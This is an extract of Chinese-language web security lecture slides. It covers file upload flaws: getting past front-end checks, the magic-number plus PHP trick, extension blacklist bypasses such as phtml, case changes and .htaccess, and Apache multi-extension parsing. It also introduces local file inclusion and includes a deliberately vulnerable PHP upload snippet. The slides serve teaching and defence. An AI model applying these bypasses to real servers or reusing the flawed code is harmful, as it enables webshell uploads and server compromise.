

Web Security

Advanced

Kaibro (kaibrotw@gmail.com)



Outline

- Common vulnerabilities (cont'd)
- Front-end Security
- SQL Injection Advanced

File Upload Vulnerability


- Web 的世界
 - File-based
 - Route-based
 - Java-based
- 上傳 Webshell、惡意文件

File Upload Vulnerability

- 怎麼防?
 - 前端防禦?
 - 白名單? 黑名單?
 - Magic Number?

上傳 - 前端檢查？

- Javascript 檢查上傳檔案?
 - Disable Javascript (Browser)
 - Use Proxy (Burp Suite, ...)






上傳 - Magic Number 檢查?

- Magic Number
 - 用來標示檔案格式的幾個 Bytes
 - 圖片、影片、執行檔等都有獨特的 Magic Number

00000000	7F 45 4C 46	02 01 01 00	00 00 00 00	00 00 00 00	02 00 3E 00	01 00 00 00	A0 49 40 00	.ELF.>....I@.
0000001C	00 00 00 00	40 00 00 00	00 00 00 00	38 E7 01 00	00 00 00 00	00 00 00 00	40 00 38 00@.....8.....@.8.	
00000038	09 00 40 00	1D 00 1C 00	06 00 00 00	05 00 00 00	40 00 00 00	00 00 00 00	40 00 40 00	..@.....@.....@.@@.	
00000054	00 00 00 00	40 00 40 00	00 00 00 00	F8 01 00 00	00 00 00 00	F8 01 00 00	00 00 00 00@.@@.....	
00000070	08 00 00 00	00 00 00 00	03 00 00 00	04 00 00 00	38 02 00 00	00 00 00 00	38 02 40 008.....8.@.	
0000008C	00 00 00 00	38 02 40 00	00 00 00 00	1C 00 00 00	00 00 00 00	1C 00 00 00	00 00 00 008.@.....	
000000A8	01 00 00 00	00 00 00 00	01 00 00 00	05 00 00 00	00 00 00 00	00 00 00 00	00 00 40 00@.....@.	
000000C4	00 00 00 00	00 00 40 00	00 00 00 00	64 DA 01 00	00 00 00 00	64 DA 01 00	00 00 00 00@.....d.....d.....	
000000E0	00 00 20 00	00 00 00 00	01 00 00 00	06 00 00 00	00 DE 01 00	00 00 00 00	00 DE 61 00a.....	
000000FC	00 00 00 00	00 DE 61 00	00 00 00 00	00 08 00 00	00 00 00 00	68 15 00 00	00 00 00 00a.....h.....	
00000118	00 00 20 00	00 00 00 00	02 00 00 00	06 00 00 00	18 DE 01 00	00 00 00 00	18 DE 61 00a.....	
00000134	00 00 00 00	18 DE 61 00	00 00 00 00	E0 01 00 00	00 00 00 00	E0 01 00 00	00 00 00 00a.....	

上傳 - Magic Number檢查?

- PHP 是內嵌式語言，其餘部分不影響解析
- 構造 [Image Magic Number] + [<?php xxxxx ?>]



上傳 - 黑名單檢查?

- 使用黑名單判斷副檔名



```
$tmp = $_FILES['f']['tmp_name'];  
  
$dest = $_FILES['f']['name'];  
  
$ext = pathinfo($dest, PATHINFO_EXTENSION);  
  
if( $ext === 'php' ) die('Bye!');  
  
move_uploaded_file($tmp, $dest);
```

上傳 - 黑名單檢查?

- 常見繞過手法
 - 大小寫 : a.pHP, a.AsPx (Windows Only)
 - 空白結尾 : a.php[空白] (Windows Only)
 - 特殊副檔名 : phtml, php4, php5, ...
 - .htaccess 自訂解析規則

上傳 - 黑名單檢查?

- 補充: Apache 解析漏洞
 - a.php.kaibro
 - 看到不認識的副檔名，會自動往前找認識的
 1. 副檔名 kaibro ? 不認識
 2. 往前找到 php
 3. 好ㄛ ~ 那就把它當php解析吧

上傳 - 黑名單檢查?

- 補充: Apache 解析漏洞
 - 嚴格來說跟版本無關
 - 設定檔配置問題 (但高版本設定檔預設是正常的)
 - `AddType application/x-httpd-php .php`

那到底怎麼防？

- 不要重複造輪子
- 前端檢查配後端驗證
- 白名單取代黑名單



JAKE-CLARK TUMBLR

Lab 0x01 - sh3ll_upload3r


Local File Inclusion

- 簡稱 LFI
- 任意 include 使用者指定的檔案
 - 遍歷檔案
 - 執行程式碼


Local File Inclusion

- 以 PHP 來說，常見於以下函數
 - `include()`
 - `require()`
 - `include_once()`
 - `require_once()`

來點



